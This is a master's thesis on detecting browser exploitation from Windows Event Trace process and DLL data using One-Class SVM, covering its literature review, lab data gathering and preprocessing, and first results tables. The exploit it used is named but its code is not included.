SILESIAN UNIVERSITY OF TECHNOLOGY

FACULTY OF AUTOMATIC CONTROL, ELECTRONICS AND COMPUTER SCIENCE

Master thesis

Security anomaly detection based on Windows Event Trace

author: Maksym Brzęczek

supervisor: Błażej Adamczyk, PhD

consultant: Name Surname, PhD

Gliwice, August 2021

załącznik nr 2 do zarz. nr 97/08/09

Oświadczenie

Wyrażam zgodę / Nie wyrażam zgody* na udostępnienie mojej pracy dyplomowej / rozprawy doktorskiej*.

Gliwice, dnia 22 sierpnia 2021

.....
(podpis)

.....
(poświadczenie wiarygodności
podpisu przez Dziekanat)

* podkreślić właściwe

Oświadczenie promotora

Oświadczam, że praca „Security anomaly detection based on Windows Event Trace" spełnia wymagania formalne pracy dyplomowej magisterskiej.

Gliwice, dnia 22 sierpnia 2021

.....

(podpis promotora)

Contents

Chapter 1

Introduction

This chapter presents the problem that the project tries to solve and describes the scope of the thesis. It also describes the document structure.

1.1 Introduction into the problem domain

In todays world information technology (IT) is present in almost every aspect of our lives. It is constantly being utilised by goverments, military, organisations, financial institutions, univiersities and other businesses to process and store enormous amounts of data as well as transmit it between manny computers around the globe. Any disruption to the work of those systems or unauthorized access to the stored information may refult in significant losses. Those may include financial and geopolitical repercussions but also direct losses of human lives in situations where the target of a attack is for example a hospital. Since the inception and propagation of IT the security of the systens in question is growing concern of corporations, countries and even inviduals. Because of the constant arms race between adversaries attacking and defending IT systems, anyone who is not proactively handling matters concerning cyber security is instantly falling behind. [16]

A typical attack on a IT system may include exploitation of a design flaw to gain increased access. The offencive actions can target manny different layers of abstraction present in current IT systems. Such situtations are extreamaly hard to discover and guard against due to the fact that they were not forsen in the design

process. How to guard agains something that is not known to be possible. There are many approaches that aim to increase the security of IT systems. Some popular ones include fingerprinting malware, monitoring software for specific suspicious actions or monitoring software inputs for know malitious values. Those approaches can be very effective but failures are inevitable.

To mitigate this problem multiple studies has been done that attempt to utilise the methods of anomaly detection known from the data science fields in order to identify the misbehaviours of the monitored IT systems which could allow for an early detection of novel 0-day based intrusions. The past investigations of the problem has focused on analysis of the infromation obtained from multiple sources like system commands sequences [19] or system calls [17]. There are however still manny mechanisms present in modern operating systems that gather sygnificant quantities of information about inner workings of the processes executed on them.

The objective of this thesis is to utilise the Event Trace for Windows (ETW) mechanism and it's capability to access low level debugging data on the Microsoft operating systems to attempt security anomaly detection. The main focus is placed on identification of 0-day binary process exploitation leading dirrectly to arbitrary code execution. While taken under consideration in light of gathered information, other attack types like for example DLL hijacking are not in scope of this work.

1.2 Authors contribution

Author of the thesis has simulated a 0-day exploitation attack on a web browser and gathered the data generated in the process via the Event Trace for Windows mechanism. This process required establishing of the information gathering framework. The acquired information was processed to identify and extract features that could be utilised in an anomaly detection methods. This procedure included developing some novel data encoding approaches. Gathered data was tested with known classification algorithms and the results of the experiments were analysed. Based on the performed actions a conclusion was formed about the usefulness of the ETW data in potential anomaly detection based security system. Additionally further research directions has been established.

1.3 Chapters description

This thesis is constructed with following chapters.

- Introduction - Describes the domain of the researched problem and the basis for the topic of the thesis. Highlights the the contributions of the author. Provides overview of the chapters present in this document.
- Problem analysis - Theoretical indepth study of the work required to achive the thesis goal. Investigation of known literature related to the researched topic. Description of the previous known solutions of the problem.
- Security anomaly detection based on Windows Event Trace - Full description of the proposed solutions and their theoretical analysis. Rationalization of the employed algorithms, methods and tools.
- Data gathering - Thorough explanation of the performed data gathering process and of the obtained results.
- Experiments - Full description of all experiments performed in the process of thesis research. Analysis of the outcomes.
- Summary - Synopsis of the performed work. Summary of all the resulting conclusions and possible future research directions. Analysis of the thesis goal in light of the obtained results.

Chapter 2

Problem analysis

This chapter is a indepth overview of the problem related infrormation available in the public litelature and resources. Additionally it contains analysis of complications possibly encountered durring the realisation the required work.

2.1 (

Known problems) There are multiple problems that need to be solved to form conclusions to the stated questions. There are no commonly available security focused datasets sourced from the Event Trace for Windows mechanism. The data used in the thests has to be generated and gathered as part of the performed work. The information processed by the ETW is very broad and can be additionally extended. A analysis has to be done in order to identify the features that can prove useful in the security anomaly detection scenarios.

Gathered data might require preprocessing that will adjust it's form to the formats accepted in the current classification methods and algorithms. Some types of information present in the computer generated data set might require utilisation of novel processing and encoding frameworks or development of new approaches to them.

2.2 Literature research

The previous attempts of implementing a security anomaly detection frameworks depicted in the literature take manny different approaches. Some of those include analysis of specific sequences present in terminal commands [19] or system calls [14].

Some researchers attempt to implement novel custom classification methods. An example of such approach is depicted in "An Application of Machine Learning to Anomaly Detection" by Terran Lane and Carla E. Brodley[19]. The authors gather historical sequences of terminal commands and their corresponding utilised command flags. The obtained vectors are utilised to calculate similarity measures with the incoming data. Those values are utilised to identify whether the user interacting with the system was previously profiled by the algorithm. Other approaches classify available data with well known algorithms like various Support Vector Machines (SVM) and K-means like Wenjie Hue, Yihua Liao and V Rao Vemuri in "Robust Support Vector Machines for Anomaly Detection in Computer Security" [17]. Their work compares the performance of Robust Support Vector Machines (RSVM), Support Vector Machines and K-means classifiers on the data from 1998 DARPA Intrusion Detection System Evaluation program. Obtained results prove the superiority of RSVM's in the tested use cases. Some researchers try to perform security data classification with novel anomaly detection methods like autoencoders. This approach was attempted for example in "Anomaly Detection on the Edge" by Joseph Schneible and Alex Lu [23]. This method learns to compress and decompress the available feature vectors with the use of artificial neural vectors. Anomally is detected when the distance between the input and output of the neural net is higher than the specified threshold.

Chapter 3

Security anomaly detection based on Windows Event Trace

This chapter contains indepth description of the solutions proposed for the thesis problems.

3.1 Data gathering

To achieve the goal of the thesis a dataset based of the Windows Event Trace has to be created. The ETW framework can be accessed and utilised via API available in multiple programing languages like C/C++[5] or C#[4]. The data gathering process should however be performed with known and tested solutions to minimise the chance of data corruption. The default file format used by ETW for storing information is a Event Trace Log (ETL). This archive type is not very well documented in the resources available on the internet. A additional tool might be required in order to transform gathered information to commonly known data storing formats.

Event Trace for Windows handles very granular process and operating system events. Because of that when configured to gather all possible types of information ETW can generate large quantities of information. Additionally known tools gather data in rotating memory buffer before saving it to hard drive. Those two factors combined with limited memory resources available while performing the

data gathering process limit the types of information analysed in the thesis.

3.2 Analysed data

Available information has been narrowed down to following features analysed to achieve the thesis goal.

3.2.1 Dynamic link libraries

When attempting to detect misbehaviour of a specific program or its subprocesses a possibility to classify binaries by their general purposes could prove very useful. Most methodologies used to compare executable files focus on their binary structures and attempt to find similarities to existing malware samples [18]. This approach, while very useful in detection of iterations of malicious software, is useless when it comes to creating multidimensional spaces based on their functionality. In this thesis an attempt is made to utilise a novel approach of analysing the processes by their imported Dynamically Linked Libraries. A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box. It helps promote code reuse and efficient memory usage [2]. Those code bundles provide specific sets of functionality and are commonly used in all programming languages. Possibly overlapping sets of loaded modules from two given processes can indicate their similar purpose.

3.2.2 Subprocess paths

Initial empirical analysis of the impact of the exploit on the behavior of the targeted browser was performed with the use of Windows Performance Analyzer (WPA). Most browsers give a possibility of spawning a new process for example by opening of a downloaded file in adequate software. This makes it harder to detect when it is exploited. However upon closer look on the way that action is performed



Figure 3.1: Example process tree of Microsoft Edge

we can see that proper child process is spawned from the main browser process.

The exploit however generates a new child from the one corresponding to the browser tab in which the exploit was executed.

Patterns like this might be possible to learn and detect. The obtained data can be transformed to create a new feature called "Process Path". It is a string based variable containing names of the consecutive child processeses starting from the root of the system process tree leading to the process for which the feature is constructed. All names are divided by any arbitrary separator.

Encoding of such variables like directory paths is not a well researched topic and there is no common consensus on how they should be approached. There are however some novel approaches to handling dirty categorical data. An example of how to handle data like that was featured in the "Similarity encoding for learning with dirty categorical variables" by Patricio Cerda, Gaël Varoquaux and Balázs Kégl. Where in most literature on encoding categorical variables relies on the idea that the set of categories is finite, known a priori, and composed of mutually exclusive elements, the authors of this paper propose a new approach called similarity encoding. It is based on calculation of similarities between string values. Instead of a binary column indicating whether a specific category was set in the input value, a real number indicates how distant it is from the specific previously



Figure 3.2: Process tree of exploited Microsoft Edge

chosen encoding column. It is a generalisation of the OneHot method [13]. The python implementation of this approach utilised in this thesis can be found under `https://dirty-cat.github.io/stable/`.

3.3 Anomaly detection algorithms

In the thesis the main anomaly detection algorithm utilised is the One Class Support Vector Machine which is a variation on support vector machine. It attempts to minimise the radius of the multidimensional hypersphere with the use of Kernel Method [24]. This algorithm is the main annomaly detection utilised in the thesis due to it's ease of usage. It is also known to be efective in high dimentional spaces and when the number of features is greater then the number of samples [9]. The training process does not require significant computational and memory resources when compared to the latest approaches based on artificial neural networks like autoencoders [12]. There are some approaches to training the can be less demanding in example the distributed architecture [23]. Their complexity might however shift the focus from the core idea of the thesis which is to prove that Windows Event Trace can be utilised to detect security anomalies. In the thesis the detection performed by the One Class SVM is tested for multiple 'nu' values which is upper bound on the fraction of training errors and a lower bound of the fraction of support vectors[8]. The kernel utilised in all the tests is 'rbf' with the gamma parameter set to 'auto'. The detection process is performed on a per process basis and focuses mainly on the web browser Microsoft Edge.

For all anomaly detections performed in the research following parameters were quantified:

- Positive - number of samples correctly classified as inliers.
- Negative - number of samples correctly classified as outliers.
- False positive - number of samples misclassified as inliers.
- False negative - number of samples misclassified as outliers.

Those values may be also expressed in percentages. Detection accuracy for axample is the ratio of detected anomalies (Negative) to all marked in the dataset.

False positive probability is the number of misclassified samples (False negative) divided by the known count of inliers.

Based on the studied literature one of the well-suited result presentation methods is the Receiver Operating Characteristic (ROC) curve which is a plot of the detection accuracy against the false positive ratio. The proboability of false anomaly detection is crucial because it may cause overlaod on of the response teams and mechanisms which in turn may result in delayed response or omission of actual exploitation. All annomaly detection performance analysis in the thesis is focused on those indicators.

Chapter 4

Data gathering

This chapter describes the process of gathering data utilised in the experiments and analysed in this thesis. This procedure is necessary due to the lack of commonly available datasets that would fit the requirements of the work that had to be performed.

4.1 Exploit emulation

The data used in the thesis was gathered on a Windows 10 Enterprise Evaluation operating system, version 20H2, build 19042.1052. The Microsoft Edge web browser used to simulate the 0-day exploit attack was artificially halted in the version 84.0.522.52 (64-bit). Automatic updates were interrupted by changing the name of the binary responsible for keeping the software up to date. It is commonly located under "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe". The atack simulated in the data takes advantage of the vulnerability CVE-2021-21224. It targets a type confusion flaw in the V8 JavaScript engine. This allows the attacker to execute arbitrary code inside a sandbox via a specially crafted HTML page [1]. The vulnerability affects the Google Chrome browser prior to the version 90.0.4430.85 as well as Microsoft Edge prior to 90.0.818.41 [3]. Some reports indicate that this vulnerability might have been used by the state backed north korean agents to attack security researchers and gain insight into their work. The exact method of exploitation is not known since the abuse of CVE-2021-21224 does not

not allow to bypass the builtin Chromium sandbox. There are also reports of Russian government-backed actors using CVE-2021-1879 to target western european government officials [20]. This method might have been chained with other non-public vulnerabilities in order to perform a successful attack. To simulate such conditions the browser used in testing was run with the "–no-sandbox" flag which disables the builtin safeguard.

The sample of the exploit code was obtained from a public GitHub repository [15] and it's code can be found in the listing `"exploit.html"`. It was adjusted to result in the start of the PowerShell.exe process. Execution of this cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework is usually one of the first steps in the process of gaining persistent access to a given machine. Some actors implement advanced code and logic into the exploit. This is however very uncommon due to the high complexity of such a task.

All the information was gathered in a context of a single user due to restricted available resources and to simplify the task of anomaly detection. Fullfilling the goal of the thesis even in those conditions can be a viable proof of concept which would warrant further research in wider domain.

4.2 Logging

The initial data was gathered by the PerfView.exe tool which is "a free performance-analysis tool that helps isolate CPU and memory-related performance issues. It is a Windows tool, but it also has some support for analyzing data collected on Linux machines. It works for a wide variety of scenarios, but has a number of special features for investigating performance issues in code written for the .NET runtime"[21]. It is capable of tapping into many ETW logging sessions and storing the gathered data into output files. It also has functionality that helps in working with the saved information. Main purpose of PerfView in the thesis was data gathering and preprocessing. The software is open source. It was configured to gather only the "Kernel Base" information. The additional data sources were disabled due to the large quantity of data being generated and not sufficient memory available for the processing. Example PerfView configuration can be found in figure 4.1.



Figure 4.1: Example PerfView logging configuration

The resulting information is saved to a Microsoft Event Trace Log File (.etl) which can be processed in multiple ways. PerfView has a builtin function of extracting the information gathered about the executed processes and their loaded dll's to Excel executable installed on the system. This can be performed by opening the desired file in the builtin explorer and selecting its "Processes" option. This opens a separate window containing information about processes executed during data gathering and two possible export options - "View Process Data in Excel" and View Process Modules in Excel". The Excel executable opened by choosing either of the options allows to save the data to multiple easily accessible file formats like .csv, .xml or xlsx. Loaded data and the export options are presented in figure 4.2.

Resulting from the described process are two files containing correlated information. By default Excel labels those files by including identifying suffixes in their names. The first file is marked by the string "processesSummary" and contains general information about the processes which include following columns:

- Name - Process name - The name of the process, usually identical to the



Figure 4.2: PerfView data export

binary file name.

- ID - Process Id - The integer number used by the kernel to uniquely identify an active process [22].
- Parent_ID - Parent Process Id - The Process Id of the process that spawned the correlating one.
- Bitness - Whether the process executable is created in 32 or 64 bit architecture.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor.
- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when process has ocupied the processor by the total process lifespan.
- DurationMSec - The duration of the process life stored in milliseconds.
- StartMSec - The start time of the process stored in milliseconds.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- CommandLine - The command used to spawn the process.

Second output file commonly contains the string "processesModule" in its name. Its contents are the modules (DLL's) loaded by a specific process and information about them. Example output file contains following data columns:

- ProcessName - Name of the process which loaded the corresponding DLL
- ProcessID - Id of the process which loaded the corresponding DLL
- Name - Name of the loaded DLL
- FileVersion - Version of the loaded DLL
- BuildTime - Date when the DLL file was build

- FilePath - The location of the DLL file on the host system

Data gathering was performed on a simulated host usage to acquire inlier data samples required for the algorithm training process. The tasks performed in the process included consumption of online media (eg. youtube.com, netflix.com), office work on cloud based services (eg. Google Docks, Gmail), social media browsing (eg. facebook.com, twitter.com), downloading files and other web browsing. Downloaded files were opened directly from the browser. The data was gathered on the span of multiple user sessions.

4.3 Preprocessing

Gathered data was initially analysed and processed to fit different machine learning frameworks and to simplify its manual analysis. This operation was complicated by the reuse of process id's in the operating system. In order to identify which of the processes corresponding to the parent id is the true ancestor a additional check is performed based on the time of spawn and the interval in which the possible parent was alive. This algorithm allows the creation of a spawning process path that tracks the ancestors of a given process, usually to one of multiple root programs in the operating system.

Additionally a process of OneHot encoding was performed on the loaded DLL's. The data from the "processSummary" and "processModules" files was correlated by the order in which it was stored. Similarly as before this approach was choosen because of the reuse of process id's. Three of the stored processes never in testing had any corresponding modules - "Registry", "MemCompression" and the process marked with -1 ProcessId. Obtained data was additionally validated with the input information to minimise the risc of introducing error to the dataset.

The final product of the data processing is a dataset containing information about all the executed processes. Each row represents an individual process and following information is provided in the columns:

- ProcName - Process name - The name of the process, usually identical to the binary file name.

- ProcId - Process Id - The integer number used by the kernel to uniquely identify an active process [22].
- ProcPath - String containing sequence of parent processes separated by "/".
- ProcPathId - String containing sequence of parent process id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentId - The identifying integer number of the parent process.
- DLLs - All columns not listed above contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1 the process has loaded the dll specified in the column name.

Chapter 5

Experiments

This chapter describes the experiments performed to achieve the purpose of the thesis and the underlying methodology. This includes the utilised tools, information about used datasets, description of the taken actions and presentation as well as analysis of the obtained results.

5.1 Methodology

Experiments performed to achieve the goals of the thesis were executed with the use of the Python 3.8.3rc1 programing language. It was executed via the Jupyter framework which is a is "an open-source web application that allows you to create and share documents that contain live code, equations, visualizations and narrative text. Uses include: data cleaning and transformation, numerical simulation, statistical modeling, data visualization, machine learning, and much more" [6]. Each experiment was performed in a separate Jupyter notebook and obtained results were analysed in the same framework.

Gathered data was also analysed in the Windows Performance Analyzer (WPA) which "is a tool that creates graphs and data tables of Event Tracing for Windows (ETW) events that are recorded by Windows Performance Recorder (WPR) or Xperf. WPA can open any event trace log (ETL) file for analysis" [10]. This software was used to perform initial analysis of the 0-day exploitation of the chromium based browsers and to formulate areas of focus in the gathered data. The tool can be

easily installed on Microsoft Windows operating systems from the Microsoft Store.

5.2 Data sets

Main datased utilised in the thesis is called

Data is stored in a CSV format which is a text based file for tabular information. Each entry in the file is separated by the new line character and it's features are divided by commas. This simple, non-proprietary format is very accessible and supported by most known data handling programs and frameworks.

The dataset was acquired in 4 user sessions. In one of those a simulated 0-day attack was performed. The processes spawned in result have been marked as anomalies.

After preprocessing of the data following features are stored in the output file:

- Session - String identificator of the session in which the corresponding process data was gathered.
- ID - The integer number used by the kernel to uniquely identify an active process.
- Name - The name of the process, usually identical to the binary file name. Expressed by a string data type.
- Path - String containing sequence of parent processes names separated by "/".
- PathId - String containing sequence of parent processes id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentID - The identifying integer number of the parent process.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor. Integer value.

- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when a process has occupied the processor by the total process lifespan. Expressed in floating point numbers. This value is derivative combination of the features "CPUMsec" and "DurationMSec" but it is still stored for verification purposes.

- Bitness - Integer value indicating whether the process executable is created in 32 or 64 bit architecture.

- DurationMSec - The duration of the process life stored in milliseconds. Expressed in floating point numbers.

- StartMSec - The start time of the process stored in milliseconds. Expressed in floating point numbers.

- ExitCode - Integer value returned after the process execution. Commonly known as exit code.

- Y - This binary column indicates whether the corresponding entry is a anomaly. Value "1" corresponds inliers and "-1" to outliers. Processes marked as "-1" were spawned as a result of 0-day explotation.

- The remaining columns contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1 the process has loaded the dll specified in the column name. Otherwise the column contains 0. Full list of the captured modules can be found in the appendix

The dataset utilised in the thesis can be found in a public repository

5.3 Results

In all of the experiments performed the focus was placed on 'msedge' binary and it's child processes. The dataset was filtered with the use of 'ProcessPath' feature. Any string value containing the 'msedge' substring indicated that the coresponding process is either Microsoft Edge browser or was spawned by it.

Table 5.1: Anomaly detection on raw DLL data

nu	Positive	Negative	False positive	False negative
0.010	221	1	6	3
0.015	217	1	6	7
0.020	221	2	5	3
0.030	218	1	6	6
0.040	218	3	4	6
0.050	215	3	4	9
0.060	216	3	4	8
0.070	210	3	4	14
0.080	210	4	3	14
0.090	207	4	3	17
0.100	207	4	3	17

5.3.1 Dynamic link libraries

To obtain baseline results to which any developed frameworks can be compared a one class SVM anomaly detection was performed on the raw one hot encoded DLL data. The results of this process can be found in the table 5.1 and show that singling out of the outliers is possible with this type of information.

In the initial analysis of the data we can look at the counts of DLL's loaded by specific processes. The distribution of those values can be found in the histogram 5.1. From depiction we can clearly see that some of the outlier samples lie distant from other samples. This pattern may be detectable.

To test the hypothesis the DLL counts were normalised to fit the range from 0 to 1 and a anomaly detection was performed. The outputs presented in the table 5.2 show that negative samples were at least partialy correctly labled for some classifier configurations.

There are over 1400 different DLL's gathered in the data set created. A single process loads even upto 287 modules. This extremely high dimensionality of the information might be too complex to analyse efficiently, even for the algorithms that can handle well datasets where features outnumber samples. To better understand the gathered information a multiple component analysis (MCA) was performed. This extension of correspondance analysis allows us to analyze the pattern of relationships of multiple categorical dependent variables [11]. It was performed with



Figure 5.1: Histogram of the counts of DLL's loaded by processes.

Table 5.2: Anomaly detection on normalised DLL counts

nu	Positive	Negative	False positive	False negative
0.010	220	0	7	4
0.015	220	0	7	4
0.020	219	0	7	5
0.030	219	1	6	5
0.040	218	3	4	6
0.050	217	3	4	7
0.060	217	3	4	7
0.070	217	3	4	7
0.080	209	3	4	15
0.090	209	3	4	15
0.100	202	3	4	22

